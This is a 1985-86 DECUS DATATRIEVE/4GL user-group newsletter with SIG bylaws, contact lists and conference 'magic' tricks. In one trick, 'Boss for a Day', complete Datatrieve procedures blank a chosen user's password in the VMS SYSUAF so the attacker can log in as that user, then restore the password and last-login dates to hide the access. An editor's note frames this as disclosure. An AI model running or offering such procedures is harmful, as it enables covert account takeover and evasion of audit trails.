How many programmers are involved in the creation and maintenance of the application? How sophisticated are the programmers? This is the equivalent of how expensive they are.

File management and database management require different kinds of training. The extensive documentation of a database management system suggests more of a learning approach while the undocumented nature of a file management system suggests more of a discovery approach.

A file management system requires a lot of training (and grunt work) on programming specifics while a database management system places more stress on the training on tools and less on programming techniques because the data definitions, access paths and integrity controls must be explicitly documented. With a database management system, programming becomes a secondary consideration.

12 PERFORMANCE TRADEOFFS

Making performance comparisons between various products is often tricky (this is an understatement). One must be careful to compare apples to apples. Some access methods may be faster in some cases or may do less I/O. For example, hash versus indices or pointers versus indices. A performance comparison that is relevant to one application may not be relevant to another application.

The volume of data will also affect performance. A system that performs well for a hundred thousand records may not perform sufficiently well for a hundred million records. The type of access method will also affect performance. An indexed lookup for a particular value will perform much better than a sequential search for a set of a million records.

There are no clear-cut performance tradeoffs between a file management system and a database management system or even between different types of database management systems. Any particular system may be faster than any other system for a particular operation while being slower for other operations.

The performance will be highly dependent on a particular application. Beware of benchmarks that prove that anything is faster than anything else for all cases. A benchmark can easily be written to support any desired point.

13 OTHER CONSIDERATIONS

There are certainly other considerations that have been omitted especially those considerations which are unique to a particular application. Do not take this document as the last word.

14 SUMMARY

The life cycle costs of an application is an important consideration. How many functions will be needed in the mature application (five to seven years from now)? Look for the system that has what is currently needed and leaves room for growth.

Many products will fall into gray areas. Some file management systems are more equal than others and some database management systems are more equal than others.

A file file management system is perfectly suitable for many applications if it has what is needed. However, whatever it lacks, the application programmers will have to write and maintain.

A database management system requires a somewhat larger up-front investment in software costs, training and thinking. Good use of a DBMS will help with the discipline needed to control long-term costs, which we all ought to do anyway.

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The Wombat and 4GL
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Development Coordinator	Bart Z. Lederman		2572 E. 22nd St.	Brooklyn, NY 11235	718-743-9593
New Product Focal Point	Diane Pinney	Computer Science Corp.	443 Inyokern Road	Ridgecrest, CA 93555	619-446-6585x284
Digital Counterpart	Andy Schneider	Digital Equipment Corp.	110 SpitBrook ZK02-2/N59	Naushua, NH 03062	
Library Committee Rep.	Gerri Williams	Computer Science Corp.	443 Inyokern Road	Ridgecrest, Ca 93555	619-446-6585x285
Volunteer Coordinator	Gerri Williams	Computer Science Corp.	443 Inyokern Road	Ridgecrest, Ca 93555	619-446-6585x285
Campground	Bert Roseberry	U. S. Coast Guard	500 Camp Street	New Orleans, LA 70130	504-589-4934
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DATATRIEVE Masters List

10-28-85

RSX,P/OS,VMS	Bart Z. Lederman		2572 E. 22nd Street	Brooklyn, NY 11235	718-743-9593
VMS	Joe Kelly	WymAn Gordon Co.	Worchester Road	North Grafton, MA 01536	617-839-4411x5480
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VMS	Chris Wool	E. I. duPont, Engineering Dept.	Louviers Bldg.	Wilmington, DE 19898	302-366-4610
VMS	Dick Azzi	Motorola SPS	Box 2953 MS: P116	Phoenix, AZ 85062	602-244-4316
VMS	Chris Hines	American Board of Family Practice	2228 Younge Drive	Lexington, KY 40505	606-269-5626
VMS	Bert Roseberry	U. S. Coast Guard	500 Camp Street	New Orleans, LA 70130	504-589-4934

Contributions

Contributions for the newsletter can be sent to either of the following addresses:

Editor, DATATRIEVE Newsletter
DECUS U.S. Chapter
219 Boston Post Road, BP02
Marlboro, MA 01752

Donald E. Stern, Jr c/o
Warner Lambert Company
10 Webster Road
Milford, CT 06460

Letters and articles for publication are requested from members of the SIG. They may include helpful hints, inquiries to other users, reports on SIG business, summaries of SPRs submitted to Digital or other information for members of the DATATRIEVE SIG. Machine readable input is highly desirable and machine-to-machine transfer of material is preferred, but most anything legible will be considered. However, this newsletter is not a forum for job and/or head hunting, nor is commercialism appropriate.

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About the Cover

This month's cover conveys the excitement surrounding the change of the SIG from DATATRIEVE SIG to DTR/4GL SIG. Although at press time the "official" status was awaiting the vote of DECUS Management Council, everyone was assured the name change would be approved.

Chairman's Corner

Larry Jasmann, U.S. Coast Guard, Burke, VA

Welcome to the NEW Wombat Examiner and 4GL Dispatch. Things have been very hectic for me during the last month or so and I was unable to get in last month's Chairman's Corner. It seems that the work of running DECUS is increasing at a huge rate, but I sometimes wonder if we are really getting much additional service for all of the additional work and expense. You must understand, I get heavily involved in the DECUS budgeting process, and this sort of question really becomes persistent at times like this.

The SIG is moving into a very interesting time, and one of the decisions that I made several months ago was that it was time for someone else to lead it. Chuck Watson started the SIG and ran it through its infancy and childhood and I picked it up and developed it some more. When I took over from Chuck, we both realized that the SIG had to change significantly, and that it is much easier for someone else to do it than the original leader. The same situation is true now. Joe Gallagher, who was elected by the Steering Committee as my replacement in Anaheim, is very well qualified for the job. He has been a newsletter editor twice (for two different SIGs) and he has also been a SIG chair in the past. He has been in DECUS at least twice as long as I have, and has a deep technical and managerial background. It gives me great pleasure to leave the SIG in Joe's capable hands. Joe will be officially taking over the SIG during the Dallas Symposia.

Although I will be stepping down as Chairman, I don't intend to quit DECUS, although my level of activity may decrease for a while. I intend to stay active in the SIG, and with Datatrieve and other 4GL's. My job with the Coast Guard has become very demanding, and I must pay some attention to it as well as to my family. I wish to publicly thank the members of the Steering Committee for the constant dedicated support that they have provided which has actually made the SIG a success. I also wish to thank the members of the DECUS staff, fellow SIG Chairs, and all of the other members of the DECUS leadership who have contributed to the success of the SIG. Without all of your help and support it wouldn't have happened.

Larry Jasmann,
Chairman

From the Editor's Pen
Donald E. Stern, Jr., Warner Lambert Company, Milford, CT

The range of interest of the SIG has been broadened; thus, the new DTR/4GL name. As a matter of record, the revised bylaws for the SIG are published in this issue. The editorial staff of this newsletter will continue to solicit Datatrieve articles for publication and, consistent with the expanded mission of the SIG, we are now seeking articles dealing with other 4GL products such as the new VAX Teamdata and Rally. Remember, this is your newsletter and reader involvement is critical. Please call me if you would like to discuss an article for submission to the newsletter.

Next month's issue will contain several interesting features including the remainder of the Magic presented at the Anaheim symposium, an article by Bart Lederman on the migration of PDP-11 Datatrieve to VAX Datatrieve, and more.

DATATRIEVE/FOURTH GENERATION LANGUAGES SIG
OPERATING PROCEDURES

Adopted December 11, 1985

Article I - Name

1. The name of the organization is the DATATRIEVE/Fourth Generation Languages (DTR/4GL) Special Interest Group.

Article II - Purpose and Affiliation

2. The DATATRIEVE/Fourth Generation Languages Special Interest Group is established as a special user group under the bylaws of the DECUS/U.S. Chapter.

2.1 The SIG is established, as empowered by the DECUS Bylaws, to serve members having a common interest to:

2.1.1 Promote the interchange of information concerning the utilization of software (DATATRIEVE and other 4GL's) manufactured and marketed for Digital Equipment Corporation (DIGITAL) computers.

2.1.2 Provide channels to facilitate the exchange of information pertaining to DATATRIEVE and other 4GL's and their application among SIG members.

2.1.3 Provide feedback to developers on equipment, software, and other user needs as they arise.

Article III - Membership

3. SIG membership shall be open to any DECUS U.S. Chapter member.

3.1 SIG membership shall be established with a formal application to the DECUS/U.S. Chapter.

3.2 The Steering Committee shall have the right to revoke SIG membership for cause.

Article IV - Special Interest Group Structure

4. The overall structure of the SIG shall be:

4.1 Steering Committee - The Steering Committee is responsible for governing the activities and direction of the SIG, and shall be composed of a Chairperson, Officers, and other members of the Steering Committee.

4.1.1 Chairperson - The Chairperson is the chief executive and operating officer of the SIG. The chairperson represents the SIG on the SIG Council.

4.1.2 Officers - Officers represent the SIG on committees of other U.S. Chapter functional areas and have functional responsibilities with the SIG.

4.1.3 Other members of the Steering Committee - Other members have functional responsibilities within the SIG.

4.2 Other members of the SIG - Members of the SIG are those persons who have complied with the membership requirements of Article III.

Article V - Steering Committee

5. The Steering Committee shall function as the governing body of the SIG.

5.1 Responsibilities

5.1.1 The Steering Committee shall establish procedures and policies for orderly operation and development of the group.

5.1.2 The Steering Committee shall appoint working groups and sub-committees on an ad-hoc or permanent basis, as required.

5.1.3 The Steering Committee shall represent SIG members with respect to DECUS, Digital, and other 4GL developers.

5.1.4 The Steering Committee shall effect liaison with the DECUS Symposium, Communications, Pre-Symposium Seminars, and Library Committees.

5.1.5 The Steering Committee shall effect liaison with other DECUS generic groups with respect to DATATRIEVE and other Fourth Generation Languages and related data management topics.

5.2 Composition - The Steering Committee shall consist of the persons elected or appointed to the following positions:

5.2.1 Chairperson - The Chairperson is the chief executive and operational officer of the SIG. In the Chairperson's absence, the Symposium Coordinator shall fulfill the Chairperson's responsibilities.

5.2.1.1 The Chairperson shall be elected for a two year, renewable term by vote of the Steering Committee, from among the voting members of the Steering Committee.

5.2.1.2 In the event of vacancy in the Chairperson's office due to resignation or incapacity, the Steering Committee shall immediately select an interim replacement, and shall elect a new Chairperson at its first planned meeting after the event.

5.2.1.3 The responsibilities of the Chairperson shall be:

5.2.1.3.1 To be the chair of the Steering Committee.

5.2.1.3.2 To perform normal administrative functions.

5.2.1.3.3 To interface to DIGITAL and DECUS as main liaison.

5.2.1.3.4 To adopt interim procedures and policies when necessary on behalf of the Steering Committee, subject to its ultimate approval.

5.2.1.3.5 To execute various function so assigned by vote of the Steering Committee.

5.2.1.3.6 To participate in DECUS/U.S. Chapter fiscal planning and preparation of SIG Business Plans.

5.2.1.3.7 To encourage and direct the growth and development of SIG member participation in SIG activities, and to improve the overall benefits of DECUS to SIG members.

5.2.2 Officers - Officers represent the SIG on committees of other U.S. Chapter functional areas and have functional responsibilities within the SIG.

5.2.2.1 Term of office for officers - Officers shall be elected for a two year, renewable term by vote of the Steering Committee, from among the voting members of the Steering Committee.

5.2.2.2 Vacancy in office of officer - In the event of a vacancy in office of one of the officers due to resignation or incapacity, the Chairperson shall immediately select an interim replacement. The Steering Committee shall elect a new officer to fill the vacancy at its first planned meeting after the event.

5.2.2.3 Symposium Coordinator - The Symposium Coordinator represents the SIG with respect to all Symposium activities. The responsibilities of the Symposium Coordinator shall be:

5.2.2.3.1 To represent the interests of the SIG to the DECUS/U.S. Chapter Symposium Committee.

5.2.2.3.2 To solicit symposium input from SIG members.

5.2.2.3.3 To organize SIG-related symposium submissions and prepare a symposium schedule.

5.2.2.3.4 To represent the SIG in the event of the absence of the Chairperson.

5.2.2.4 Communications Coordinator - The Communications Coordinator is the chief information officer of the SIG and shall represent the SIG with respect to all communications activities. The responsibilities of the Communications Coordinator shall be:

5.2.2.4.1 To arrange for publication of a SIG newsletter on a timely basis.

5.2.2.4.2 To represent the SIG on the DECUS/U.S. Chapter Communications Committee.

5.2.2.4.3 To arrange for preparations of any SIG sponsored Symposium publications.

5.2.2.4.4 To supervise the release of all information from the SIG to other organs of DECUS such as Update.daily, DECUScope, etc.

5.2.2.4.5 To execute various functions so assigned by vote of the Steering Committee.

5.2.2.5 Library Coordinator - The Library Coordinator represents the SIG in all matters pertaining to the DECUS Library. The responsibilities of the Library Coordinator shall be:

5.2.2.5.1 To foster the establishment of a body of procedures and related user developed software which is made available to members of DECUS through the DECUS library.

5.2.2.5.2 To represent the SIG on the DECUS/U.S. Chapter Library Committee.

5.2.2.6 Pre-Symposium Seminar Coordinator - The Pre- Symposium Seminar Coordinator represents the SIG in all matters pertaining to Pre-Symposium Seminars. The responsibilities of the Pre-Symposium Seminar Coordinator shall be:

5.2.2.6.1 To manage and coordinate the Pre-Symposium Seminar activities for the SIG.

5.2.2.6.2 To represent the SIG on the DECUS/U.S. Chapter Pre-Symposium Seminar Committee.

5.2.3 Other members of the Steering Committee - Other members have functional responsibilities within the SIG.

5.2.3.1 Term of office for other members of the Steering Committee - Other members of the Steering Committee (except the Past Chairperson) shall be appointed by the Chairperson for an indefinite term. They shall serve at the pleasure of the Chairperson.

5.2.3.2 Past Chairperson - The immediate past chairperson shall hold a position on the Steering Committee. His/Her role is advisory to the Chairperson, and shall perform such duties as arranged with the Chairperson.

5.2.3.3 Volunteer Coordinator - The volunteer coordinator is responsible for developing the human resources of the SIG, coordinating the recruiting of new volunteers, maintaining the database of volunteers (the Black Book), and coordinating the leadership development of members of the SIG with LDEC.

5.2.3.4 Newsletter Editor - The newsletter editor is directly responsible for the production of the newsletter for the SIG. The newsletter editor works through the Communications Coordinator on such issues as may arise regarding publication of the newsletter. The newsletter editor may appoint assistant and/or associate editors to assist with newsletter activities.

5.2.3.5 Special Events Coordinator - The special events coordinator is responsible for all special events and activities which uphold the unique tradition and spirit of the DTR/4GL SIG. These responsibilities include proper arrangements for Wombat Magic.

5.2.3.6 Campground Coordinator - The campground coordinator is responsible for all activities conducted in the campground. The coordinator must insure that the campground is a place of lively discussion and interchange of ideas among members of the SIG.

5.2.3.7 Digital Counterpart - One or more Digital representatives, appointed by Digital Equipment Corporation and accepted by the Steering Committee, shall be voting members of the Steering Committee. These representatives shall represent the views of Digital on issues of concern to the SIG. Other non-voting Digital representatives shall be accepted at the discretion of the Steering Committee.

5.2.3.8 Product Development Coordinator - The product development coordinator is responsible for all activities which relate to feedback to Digital and other developers from the SIG concerning desired changes or new features in established DATATRIEVE or 4GL products.

5.2.3.9 New Product Focal Point - The new product focal point shall be responsible for coordinating the activities surrounding new products of interest in the Fourth

Generation Language area and for providing representation of any new product until either a working group is established or a lack of interest is determined.

5.2.3.10 SIG Liaisons - One or more persons may be appointed to affect liaison with other SIGs. A SIG Liaison is responsible for coordinating activities between the DTR/4GL SIG and another SIG. Normally, this individual will be a member of the Steering Committee of both SIGs.

5.2.3.11 Working Group Chairpersons - A Working Group Chairperson may be appointed by the SIG Chairperson or elected by a working group to lead and coordinate the activities associated with a particular Fourth Generation Language area of interest. Working groups are established by the Steering Committee.

5.2.3.12 Hardware Coordinator - The hardware coordinator is responsible for arranging and managing hardware resources for the SIG during Pre-Symposium Seminar and Symposium activities.

5.2.3.13 Session Notes Editor - The session notes editor is responsible for the production of symposium session notes. The session notes editor works through the Communications Coordinator on such issues as may arise regarding production of notes.

5.2.3.14 Non-voting members

5.2.3.14.1 The Steering Committee, at its option, may invite any SIG member to attend a meeting as a non- voting participant.

5.2.3.14.2 The DECUS/U.S. Chapter Executive Secretary or authorized representative shall be a non-voting member of the Steering Committee.

5.2.3.14.3 Greybeards - From time to time, the Steering Committee or an informal sub-committee thereof may bestow the Greybeard Award upon members of the SIG who have performed great service to the SIG. These persons are always welcome in our deliberations and their advice is sought on matters of importance to the SIG.

5.3 Nomination and Steering Committee Membership Eligibility

Any SIG member in good standing is eligible to be nominated to fill a position on the Steering Committee provided that prior to nomination to the Steering Committee, a SIG member must actively participate for a period of six months in leadership activities of the SIG. Such activities include, but are not limited to the following: assist in production of pre-symposium seminars, assist in publication of newsletters, assist in product development, assist in library development, assist in special events, assist in campground activities, and participate in symposium activities (such as Session Chairperson). A person may be nominated by a member of the Steering Committee, by a member of the SIG, or by self-nomination.

5.4 Vote of the Steering Committee

5.4.1 The Chairperson, officers, and other members of the Steering Committee are voting members. Only those persons explicitly mentioned in these bylaws as "Non-voting members" do not have a vote in the proceedings of the Steering Committee.

5.4.2 Except as expressly required by these procedures or by the DECUS Bylaws or by the DECUS/U.S. Chapter Bylaws, the majority of the voting members of the Steering Committee in attendance at a Steering Committee meeting shall be the act of the Steering Committee.

5.5 Meeting of the Steering Committee

The Steering Committee shall meet at least once at each symposium. Sufficient notice shall be given to all Steering Committee members of any Steering Committee meeting held other than at the symposium.

Article VI - Amendments

6. Amendments to these operating procedures shall not conflict with any provisions of the DECUS Bylaws or the DECUS/U.S. Chapter Bylaws.

6.1 A motion to amend these operating procedures may be initiated by any member of the Steering Committee or by written petition of fifteen SIG members.

6.2 Vote

6.2.1 Amendments introduced by Steering Committee members during an official meeting may be voted on and be immediately effective.

6.2.2 Amendments introduced by general SIG membership must be conveyed in writing to the Steering Committee. An official notice of meeting shall be sent to a representative of the petitioning group.

Wombat Magic - Part 2 1985 Fall DECUS Symposium,
Disneyland Hotel, Anaheim California

Session Chair: Bert Roseberry, U.S. Coast Guard, New Orleans, LA
Session Editor: Donald E. Stern, Jr.,
Warner Lambert Co., Milford, CT

This is the second in a series reporting on the Wombat Magic session held at the Fall symposium. As reported, the magic is not presented in chronological order. Where appropriate, the presenter's comments are quoted.

**** Bert Roseberry, U.S. Coast Guard, New Orleans, LA ****

!!!!!!!!!!!!!!!!!!!! **1st Prize Winner** !!!!!!!!!!!!!!!!!!!!!!

Bert presented three pieces of magic which, collectively, were awarded first prize. They were:

1. How to Make Your Datatrieve Procedures Run Three or Four Times Faster
2. Boss For a Day
3. The Twelve Days of Christmas

**** Bert Roseberry, U.S. Coast Guard
- How to Make Your Datatrieve Applications Run Three or Four Times Faster

"What we're going to start off with is basically a user participation questionnaire. This I happened to discover one night while integrating a field test product with All-in-1. I later applied it to Datatrieve."

"Okay, the first question..."

Does VAX-11 Datatrieve sometimes run slow on your system ?

Yes ____ No ____

"Everyone raise your hands!"

Would you like it to run faster ?

Yes ____ No ____

"Now, the people who didn't raise their hands are getting paid by DEC!"

Do you have All-in-One on your system ?

Yes ____ No ____

Do you have the latest version of All-in-One ?

Yes ____ No ____

"Well, that's easy to know because All-in-One only comes out once every two years!"

Do you remember how slow the older version was ?

Yes ____ No ____

"For those of you who don't know about All-in-One, there's version 1.3 and also version 2.0."

Do you have ALTPRI privilege ?

Yes ____ No ____

"Okay, the solution is to run Datatrieve from All-in-One, either the callable one by entering <DTR or from a sub-process from All-in-One."

"The reason why is All-in-One version 2.0 automatically, without warning or documentation, boosts your priority if you have ALTPRI privilege. Thus Datatrieve will run much faster. You will notice it. So will the other users on your system who are not privileged."

"Basically, I have some personal comments after this. All-in-One is one of the most expensive products that we pay software support for yet it is one of the sloppiest ones. The reason I put this in is because I knew it was going to get published."

**** Bert Roseberry, U.S.C.G.

Boss for a Day

"For those of you who remember me from the last time I was at Magic in New Orleans, what I did was show you how to make it so that, when your boss logged into his account, it would say 'You have 1000 new mail messages.' This time I'm going to show you how to be 'Boss for a Day.' Basically, what you start out with is a record definition for your SYSUAF.DAT file. Some of these things I don't know what they do, but I just put in whatever I could. Probably the [four] most important ones are USERNAME, PASSWORD, last interactive login [LAST_ILOGIN], and last non-interactive login [LAST_NLOGIN]."

```
DEFINE RECORD UAFV4_REC USING
  01  ENTRY.
     02 UAFV4_DATA.
            03 RTYPE USAGE BYTE.
            03 VERSION USAGE BYTE.
            03 USRDATOFF USAGE WORD.
            03 USERNAME PIC X(32).
            03 MEM USAGE WORD.
            03 GRP USAGE WORD.
            03 SUB_ID USAGE LONG.
            03 PARENT_ID USAGE QUAD.
            03 ACCOUNTN PIC X(32).
            03 LEN_OWNER USAGE BYTE.
            03 OWNER PIC X(31).
            03 LEN_DEFDEV USAGE BYTE.
            03 DEFDEV PIC X(31).
            03 LEN_DEFDIR USAGE BYTE.
            03 DEFDIR PIC X(63).
            03 LEN_LGICMD USAGE BYTE.
            03 LGICMD PIC X(63).
            03 LEN_DEFCLI USAGE BYTE.
            03 DEFCLI PIC X(31).
            03 LEN_CLITABLES USAGE BYTE.
            03 CLITABLES PIC X(31).
            03 PWD USAGE QUAD.
            03 PWD2 USAGE QUAD.
            03 LOGFAILS USAGE WORD.
!
! The next FILLER is 0 for the DECNET and
```



```
! DEFAULT accounts
!
            03 FILLER USAGE LONG.
            03 PWDMINIMUM USAGE BYTE.
!
! The next FILLER is 0 for all records
!
            03 FILLER USAGE BYTE.
            03 EXPIRATION USAGE DATE.
!
!    I have no idea what EX2 and EX3 do but check the
!    NELSON account
!
            03 EX2 USAGE DATE.
!
!    PWDCHANGE could normally be a USAGE DATE except a
!    value of -1 is stored if the password is marked as
!    expired thus the USAGE QUAD
!
            03 PWDCHANGE USAGE QUAD.
            03 EX3 USAGE DATE.
            03 LAST_ILOGIN USAGE DATE EDIT_STRING X(25).
            03 LAST_NLOGIN USAGE DATE EDIT_STRING X(25).
            03 AUTHORIZE_PRIV USAGE QUAD.
            03 DEFAULT_PRIV USAGE QUAD.
!
!    The next FILLER is all blank for all accounts
!
            03 FILLER PIC X(40).
            03 LOGIN_FLAGS USAGE WORD.
            03 LOGIN_FLAGS2  USAGE WORD.
            03 NETWORK_ACCESS1 USAGE BYTE.
            03 NETWORK_ACCESS2 USAGE BYTE.
            03 NETWORK_ACCESS3 USAGE BYTE.
            03 NETWORK_ACCESS4 USAGE BYTE.
            03 NETWORK_ACCESS5 USAGE BYTE.
            03 NETWORK_ACCESS6 USAGE BYTE.
            03 BATCH_ACCESS1  USAGE BYTE.
            03 BATCH_ACCESS2 USAGE BYTE.
            03 BATCH_ACCESS3 USAGE BYTE.
            03 BATCH_ACCESS4 USAGE BYTE.
            03 BATCH_ACCESS5 USAGE BYTE.
            03 BATCH_ACCESS6 USAGE BYTE.
            03 LOCAL_ACCESS1 USAGE BYTE.
            03 LOCAL_ACCESS2 USAGE BYTE.
            03 LOCAL_ACCESS3 USAGE BYTE.
            03 LOCAL_ACCESS4 USAGE BYTE.
            03 LOCAL_ACCESS5 USAGE BYTE.
            03 LOCAL_ACCESS6 USAGE BYTE.
            03 DIALUP_ACCESS1 USAGE BYTE.
            03 DIALUP_ACCESS2 USAGE BYTE.
            03 DIALUP_ACCESS3 USAGE BYTE.
            03 DIALUP_ACCESS4 USAGE BYTE.
            03 DIALUP_ACCESS5 USAGE BYTE.
            03 DIALUP_ACCESS6 USAGE BYTE.
            03 REMOTE_ACCESS1 USAGE BYTE.
            03 REMOTE_ACCESS2 USAGE BYTE.
            03 REMOTE_ACCESS3 USAGE BYTE.
```

```
                03 REMOTE_ACCESS4 USAGE BYTE.
                03 REMOTE_ACCESS5 USAGE BYTE.
                03 REMOTE_ACCESS6 USAGE BYTE.
        !
        !    The next FILLER appears to be blanks for all records
        !
                03 FILLER PIC X(12).
                03 PRIME_DAYS USAGE BYTE.
                03 FILLER USAGE BYTE.
                03 PRIO USAGE BYTE.
                03 QUEPRIO USAGE BYTE.
                03 MAXJOBS USAGE WORD.
                03 MAXACCTJOBS USAGE WORD.
                03 MAXDETACH USAGE WORD.
                03 PRCCNT USAGE WORD.
                03 DIOLM USAGE WORD.
                03 TQELM USAGE WORD.
                03 ASTLM USAGE WORD.
                03 ENQLM USAGE WORD.
                03 FILLM USAGE WORD.
                03 SHRFILLM USAGE WORD.
                03 WSQUO USAGE LONG.
                03 WSDEF USAGE LONG.
                03 WSEXT USAGE LONG.
                03 PGFLQUO USAGE LONG.
                03 CPU USAGE LONG.
                03 BYTLM USAGE LONG.
                03 PBYTLM USAGE LONG.
                03 JTQUO USAGE LONG.
                03 PROXY_LIM USAGE WORD.
                03 PROXIES USAGE WORD.
                03 ACCOUNT_LIM USAGE WORD.
                03 ACCOUNTS  USAGE WORD.
        !
        !    The next 64 characters are the ASCII NUL
        !
             02 FILLER  PIC X(64).
             02 FILLER PIC X(768).
          ;
```

"Now, you create a domain; I called it PARTUAF..."

```
        DEFINE DOMAIN PARTUAF USING PARTUAF_REC ON PARTUAF.DAT;

        DEFINE RECORD PARTUAF_REC USING
          01  PARTUAF_RECORD.
             03 PARTUSERNAME PIC X(32).
             03 PARTPWD USAGE QUAD.
             03 PARTLAST_ILOGIN USAGE DATE EDIT_STRING X(25).
             03 PARTLAST_NLOGIN USAGE DATE EDIT_STRING X(25).
          ;
```

"Now you come to the good stuff..." "Basically, what it does is take the record that has the person's [boss's] USERNAME and stores the information in the PARTUAF file. The other thing it does is change the PASSWORD in the UAF file to zero. What this allows the person [you] to do then is get out of this, type the persons USERNAME (be it ANGELICO), and it will not prompt for any password. Then, logged into that person's [the boss's] account, send a mail message saying 'Can you guess how I did this?'"


```
        DEFINE PROCEDURE SAVEPASSWORD
        !
        !  Created:  05 DEC 1985     Author:  Bert Roseberry
        !                                     8th Coast Guard (dt)
        !  Modified: 06 DEC 1985              500 Camp Street
        !  Added documentation                New Orleans, LA    !
                                              70130
        !                                     (504) 589-4934
        !                                     until end JUN 86
        !                                     then  (703) 368-4350
        !
        READY UAFV4 SHARED MODIFY
        !
        !    Create a temporary file to store information in and
        !    READY it for WRITE
        !
        DEFINE FILE FOR PARTUAF
        READY PARTUAF WRITE
        !
        !    Some variables
        !
        DECLARE YESORNO PIC X(3).
        DECLARE TUSERNAME PIC X(32).
        !
        !    Love them WHILE loops
        !
        WHILE YESORNO NOT CONT "N"
          BEGIN
        !
        !           Get the username
        !
             TUSERNAME = *."the username "
        !
        !    If there isn't anything there then let them know and
        !    spit back out what they typed
        !
             COUNT OF UAFV4 WITH USERNAME = TUSERNAME EQ 0 THEN
                    BEGIN
                       PRINT "There is no account" ||| TUSERNAME
                    END ELSE
                    BEGIN
                        FOR UAFV4 WITH USERNAME = TUSERNAME
                            BEGIN
        !
        !    Store the information on the username, password,
        !    last interactive login, and last non-interactive
        !    login.  The login information is stored so it can be
        !    restored after you have logged into that account and
        !    logged back  out so it will not show you having
        !    logged in
        !
                                STORE PARTUAF USING
                                  BEGIN
                                        PARTUSERNAME = USERNAME
```

```
                                PARTPWD = PWD
                                PARTLAST_ILOGIN = LAST_ILOGIN
                                PARTLAST_NLOGIN = LAST_NLOGIN
                            END
!
!    If the password is set to 0 then it will not prompt
!    for a password after the username is entered
!
                             MODIFY USING PWD = 0
                            END
                        END
!
!    Looping information so another can be entered
!
              PRINT " Add another account ? "
              YESORNO = *."yes or no "
!
    END

  END-PROCEDURE
```

"The interesting part is that, when you're through, you get back out and login to your own account and run a procedure called RESTOREPASSWORD. What that does is take the information you stored in the temporary file... and it puts it back."

```
  DEFINE PROCEDURE RESTOREPASSWORD
!
! Created:  05 DEC 85          Author:  Bert Roseberry
!                                       8th Coast Guard (dt)
! Modified: 06 DEC 1985                 500 Camp Street
! Added documentation                   New Orleans, LA
!                                       (504) 589-4934
!                                        until end JUN 86
!                                        then
!                                       (703) 368-4350
!
  READY UAFV4 SHARED MODIFY
  READY PARTUAF
!
!    Change back everyone in the temporary file
!
    FOR PARTUAF
          BEGIN
!
!    If for some reason it cannot find a particular
!    username let them know
!
               IF COUNT OF UAFV4 WITH USERNAME =
                  PARTUSERNAME EQ 0 THEN
                   BEGIN
                    PRINT "  "
                    PRINT "There is no account" |||
                           PARTUSERNAME
                    PRINT "  "
                   END ELSE
                      BEGIN
!
```



```
!    Modify the SYSUAF file with information stored
!    in the temporary file by procedure SAVEPASSWORD
!
                        FOR UAFV4 WITH USERNAME =
                         PARTUSERNAME MODIFY USING
                              BEGIN
                                 PWD = PARTPWD
                              LAST_ILOGIN = PARTLAST_ILOGIN
                              LAST_NLOGIN = PARTLAST_NLOGIN
                              END
                        END
!
            END
  END-PROCEDURE
```

[Editor's note: Some concern has been expressed over publishing this particular bit of magic due to the security implications. A couple of comments... First, as a system manager, I feel it is better to know about possible holes in system security than not to know. In that way, I can better protect against breakins. Second, in order to perform this bit of magic, read/write access to the UAF is required. Normally, if you have this sort of privilege, you can gain access to the UAF through the normal VMS utilities.]

**** Bert Roseberry, U.S.C.G.

- The Twelve Days of Christmas

"This is my last one. Just so we have a title for this one we'll call it the Twelve Days of Christmas. A long time ago, we used to have a system operator [who], when Christmas was getting close, would log in [and modify] the little banner that you get when you log in. It would say how many shopping days until Christmas. What this [magic] will do for you is actually print up for you how many days until Christmas."

```
  DELETE CALC_CMAS;
  REDEFINE PROCEDURE CALC_CMAS
!
!    Procedure: CALC_CMAS     Author:  Bert Roseberry
!    Created: 02 DEC 85                8TH Coast Guard (dt)
!                                      500 Camp Street
!    Edited:  02 DEC 85                New Orleans, LA
!    Added documentation               (504) 589-4934
!
!    This procedure calculates the number of days until
!    Christmas and creates a file called
!    SYS$MANAGER:LOGLOGO.TXT that is pointed to by the
!    logical SYS$WELCOME (which is defined on a system
!    wide level in the site startup command procedure).
!
!    This DTR procedure is entered as the following lines
!    in a BATCH command procedure that runs daily sometime
!    after midnight.  CDD$TOP.DT.ROSEBERRY is where
!    procedure CALC_CMAS is located.
!
!    $ DEFINE/USER CDD$DEFAULT CDD$TOP.DT.ROSEBERRY
!    $ DTR; :CALC_CMAS
```

```
!    $ PURGE SYS$MANAGER:LOGLOGO.TXT
!
!    The symbol DTR must be defined in the following
!    manner somewhere so that the BATCH command procedure
!    will have it.
!
!    $ DTR :== $SYS$SYSTEM:DTR32334.EXE
!
!
!    Set up the variables
!
     DECLARE BOLD    PIC X(4).
     DECLARE FLASH   PIC X(4).
     DECLARE NORM    PIC X(4).
     DECLARE ESC_ON  PIC X(8).
!
     DECLARE BDIF    PIC XX.
     DECLARE CMAS    USAGE DATE.
     DECLARE TIC     USAGE DATE.
!
!    Assign values to the variables
!
     BOLD  = "<ESC>[1m"
     FLASH = "<ESC>[5m"
     NORM  = "<ESC>[m"
!
     CMAS  = "26-DEC-1985"
     TIC   = "NOW"
!
!    As long as there are shopping days left calculate
!    them
!
     IF CMAS GE TIC  THEN
            BEGIN
                BDIF = CMAS - TIC
!
!    If the number of days left is less than ten then
!    Christmas is rapidly approaching and a flashing bold
!    character is generated else just a bold character is
!    generated
!
     IF BDIF LE 10 THEN ESC_ON = BOLD | FLASH ELSE
            ESC_ON = BOLD
!
!    SYS$MANAGER:LOGLOGO.TXT is the file that the was
!    defined in
!    DEFINE/SYSTEM SYS$WELCOME "@SYS$MANAGER:LOGLOGO.TXT"
!
     ON SYS$MANAGER:LOGLOGO.TXT PRINT SKIP, COL 1,
     "      Welcome to VAX/VMS version V4.2", COL 1,
     "                  and the",      COL 1,
     "        Eighth Coast Guard District", COL 1,
     "            Information System",      COL 1, " ",
     COL 1,"      There Are" ||| ESC_ON || BDIF | NORM |||
     "Shopping Days Left", SKIP
!
                END ELSE
!
!    After Christmas there are no shopping days left so
!    the message is no longer issued about Shopping Days
!    Left
!
!    When the system manager returns from Christmas
!    holidays he will remove this entire procedure but
!    until then a little extra work will be done by the
!    mighty VAX by generating files that are identical for
!    every day after Christmas
!
     ON SYS$MANAGER:LOGLOGO.TXT PRINT SKIP, COL 1,
     "      Welcome to VAX/VMS version V4.2", COL 1,
     "                  and the",      COL 1,
     "        Eighth Coast Guard District", COL 1,
     "            Information System",      SKIP
!
       END-PROCEDURE
```

"What you end up with is something like this..."

```
                Welcome to VAX/VMS version V4.2
                        and the
          Eighth Coast Guard District Information System

                There Are 22 Shopping Days Left
```

